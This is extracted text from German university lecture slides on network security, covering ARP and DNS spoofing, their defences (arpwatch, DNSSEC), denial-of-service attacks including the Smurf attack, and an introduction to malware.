
Rechner im Netzwerk identifizieren




Auswahl der Rechner für das ARP-Spoofing



Einrichten des DNS-Spoofing




Start des ARP- und DNS-Spoofings



Erreichte Situation

Weitere Rechner im Subnetz
10.1.0.0/255.255.252.0



Sicht des Opfers

Lehrveranstaltungsangebote - Mozilla Firefox

Datei Bearbeiten Ansicht Gehe Lesezeichen Extras Hilfe

http://www-sec.uni-regensburg.de/teaching/ Go G

IT-Sicherheitsmanagement

Lehrstuhl Management der Informationssicherheit

Universität Regensburg > Wirtschaftswissenschaften > Wirtschaftsinformatik

Lehrveranstaltungsangebote

Lehrveranstaltungsangebote des Lehrstuhls Vorlesungsfolien in der VUR Themen für Diplomarbeiten Schwerpunkt Informationssicherheit Modellstudierplan Informationssicherheit

Wintersemester


	SWS	Art
VL Informatik III (Algorithmen und Datenstrukturen)	2/2	Grundstudium
VL Allgemeine Wirtschaftsinformatik (Datenkommunikation)	2/1	Hauptstudium
Seminar IT-Sicherheit	2	Hauptstudium
Diplmanden- und Doktorandenseminar	2	Hauptstudium
VL Sicherheitsmanagement	2/1	Schwerpunkt Informationssicherheit
VL Sicherheit mobiler Systeme	2/-	Schwerpunkt Informationssicherheit
VL Praxis der IT-Sicherheit (bedarfswise)	1/3	Schwerpunkt Informationssicherheit

Sommersemester

	SWS	Art
VL Informatik IV (Objektorientierte Programmierung)	2/1	Grundstudium
Projektseminar Informations sicherheit	2	Hauptstudium
Diplmanden- und Doktorandenseminar	2	Hauptstudium
VL IT-Sicherheit	2/2	Schwerpunkt Informationssicherheit

34

Sicht des Angreifers



ARP-Spoofing


- Schutz vor ARP-Spoofing
 - Arpwatch
 - verfolgt Änderungen der Zuordnung von Ethernetadressen und IP-Adressen
 - Erstmaliges Erscheinen einer neuen Ethernetadresse
 - Wechseln der Zuordnung von der »üblichen« auf eine neue Zuordnung (Ethernetadresse–IP-Adresse)
 - Alarmiert Systemadministrator bei Auffälligkeiten per E-Mail
 - Manpage
 - http://linuxcommand.org/man_pages/arpwatch8.html
 - Package
 - <http://packages.debian.org/unstable/admin/arpwatch.html>

DNS-Spoofing


- Schutz vor DNS-Spoofing
 - **DNSSEC (DNS Security Extensions)**
 - vorgeschlagen im März 2005 als RFC 4034 (und weitere)
 - <http://www.dnssec.net/>
 - Kernidee:
 - Nutzung digitaler Signaturen zur Authentifizierung der DNS-Antwort
 - Schutzziele
 - Schutz der Integrität und Zurechenbarkeit
 - Kein Schutz der Vertraulichkeit und Verfügbarkeit

Denial-of-Service

- DoS-Angriffe auf Schwachstellen im Systemdesign (insb. Protokolle)
 - Mail-Bombing – Spamming
 - Broadcast-Storm
 - SYN-Flooding
- DoS-Angriffe auf Implementationsfehler
 - Ping of Death
 - WinNuke
 - Teardrop und Nachfahren



Vorher




Nachher

Distributed Denial-of-Service Angriffe im Internet

- Smurf IP Denial-of-Service Attack (CERT Advisory CA-1998-01)
 - basiert auf Flooding-Angriff mit Ping-Paketen
 - Ping: Management-Service zur Überprüfung der Empfangsbereitschaft eines Rechners
 - Ping-Pakete werden mit gefälschter Absender-Adresse an ein schlecht administriertes LAN/Intranet geschickt.
 - Konfigurationsfehler im LAN vervielfacht Ping:
 - Weiterleitung an alle Rechner des LAN hinter dem Gateway
 - Jeder Rechner des LAN antwortet mit Pong

Smurf IP Denial-of-Service Attack






Schadsoftware

Viren, Würmer, Trojanische Pferde

Angriffspunkte

